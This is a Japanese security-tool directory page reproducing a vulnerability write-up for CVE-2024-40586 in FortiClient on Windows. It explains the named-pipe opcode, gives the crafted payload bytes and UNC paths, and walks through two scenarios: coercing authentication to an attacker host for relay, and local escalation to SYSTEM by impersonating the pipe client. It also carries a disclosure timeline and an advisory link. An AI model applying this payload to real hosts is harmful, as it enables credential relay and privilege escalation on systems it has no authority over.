Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient — CVE-2024-40586 のエクスプロイト: 脆弱なFortiClientの名前付きパイプを介してWindowsホストに認証を強制し、リレー攻撃によるSYSTEMへの権限昇格または横方向の移動を可能にします。 | Kitploit
ツール/GitHubGitHub/hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient
特権昇格脆弱性分析エクスプロイト横移動ペネトレーションテスト認証レッドチーミング
GitHubhagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient
共有

CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient

CVE-2024-40586 のエクスプロイト: 脆弱なFortiClientの名前付きパイプを介してWindowsホストに認証を強制し、リレー攻撃によるSYSTEMへの権限昇格または横方向の移動を可能にします。

リポジトリを見る
1321年前未レビュー

CVE-2024-40586 Windows における FortiClient の強制認証

Windows システムにおいて、FortiClient (アプリバージョン 7.0.8.0427) は、FortiSSLVPNdaemon サービスが担当する名前付きパイプを介して、リモートの非特権ユーザーが Windows ホストに他のマシンへの認証を強制することを許可することが判明しました。

名前付きパイプ "FortiSslvpnNamedPipe" があらゆるユーザーからの読み取りと書き込みを許可していることが観測されました。

Fig1

分析

アプリは名前付きパイプからバッファの5バイト目を op コード PipeBuffer+4 として読み取ります

Fig2


op コードが 24 (すなわち 0x18) の場合、アプリがファイルを読み取ることが観測されました。 コードフロー: Case 24 => LABEL_26 => strncpy でペイロードを変数 Buffer にコピー => sub_7FF60C3EAC20 にペイロードを渡す => CreateFileA の呼び出し => ReadFile


Fig3

Fig4

Fig5

しかし、アプリケーションはファイルの内容については何も行いません。

エクスプロイト

脆弱な名前付きパイプ "FortiSslvpnNamedPipe" に対して、細工したトラフィック(すなわち、"\x00\x00\x00\x00\x18\x00" に対象パスを連結したもの)を送信することで、op コード 24 をトリガーし、プロセス "FortiSSLVPNdaemon.exe" に SYSTEM 特権で CreateFileA を呼び出させることができます。したがって、UNC パス(例: "\\<リモートIP>\<ファイルパス>")を送信してサーバーにリモートファイルに接続させるか、ローカルの名前付きパイプ(例: "\\127.0.0.1\pipe\<名前付きパイプ>")に接続させることができます。

シナリオ 1

リモートの非認証ユーザーを使用して Windows ホストに他のマシンへの認証を強制するには、次の手順に従います。

  1. 攻撃者のマシンで、強制認証を受け取るリスナーを起動する
  2. 攻撃者のマシンで、細工したペイロード("\x00\x00\x00\x00\x18\x00" + "\\<攻撃者IP>\fake\fake")を被害マシンの脆弱な名前付きパイプ "\\<被害者IP>\pipe\FortiSslvpnNamedPipe" に送信し、プロセスに UNC パス "\\<攻撃者IP>\fake\fake" のリモートファイルに接続させる
  3. 他の認証強制攻撃(例: SpoolSample)と同様に、攻撃者はリレー攻撃や認証ダウングレード攻撃を実行できる可能性があります

Fig6

シナリオ 2

ローカルユーザー("SeImpersonatePrivilege" を持つもの、例:"nt authority\network service")から SYSTEM への権限昇格を実行するには、次の手順に従います。

  1. 接続を待機する名前付きパイプサーバーを作成する。
  2. 細工したペイロード("\x00\x00\x00\x00\x18\x00" + "\\127.0.0.1\pipe\<パイプサーバー>\XXX")をローカルの脆弱な名前付きパイプ "\\.\pipe\FortiSslvpnNamedPipe" に送信し、プロセスに自分の名前付きパイプサーバーに接続させる
  3. 接続が確立されたら、ImpersonateNamedPipeClient() を呼び出して SYSTEM 特権を偽装する。


Fig7

タイムライン

  • 07/09/2023 - 脆弱性を Fortinet に報告
  • 08/30/2023 - Fortinet が脆弱性を確認
  • 02/11/2024 - 公開

参考文献

  • https://fortiguard.fortinet.com/psirt/FG-IR-23-279
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →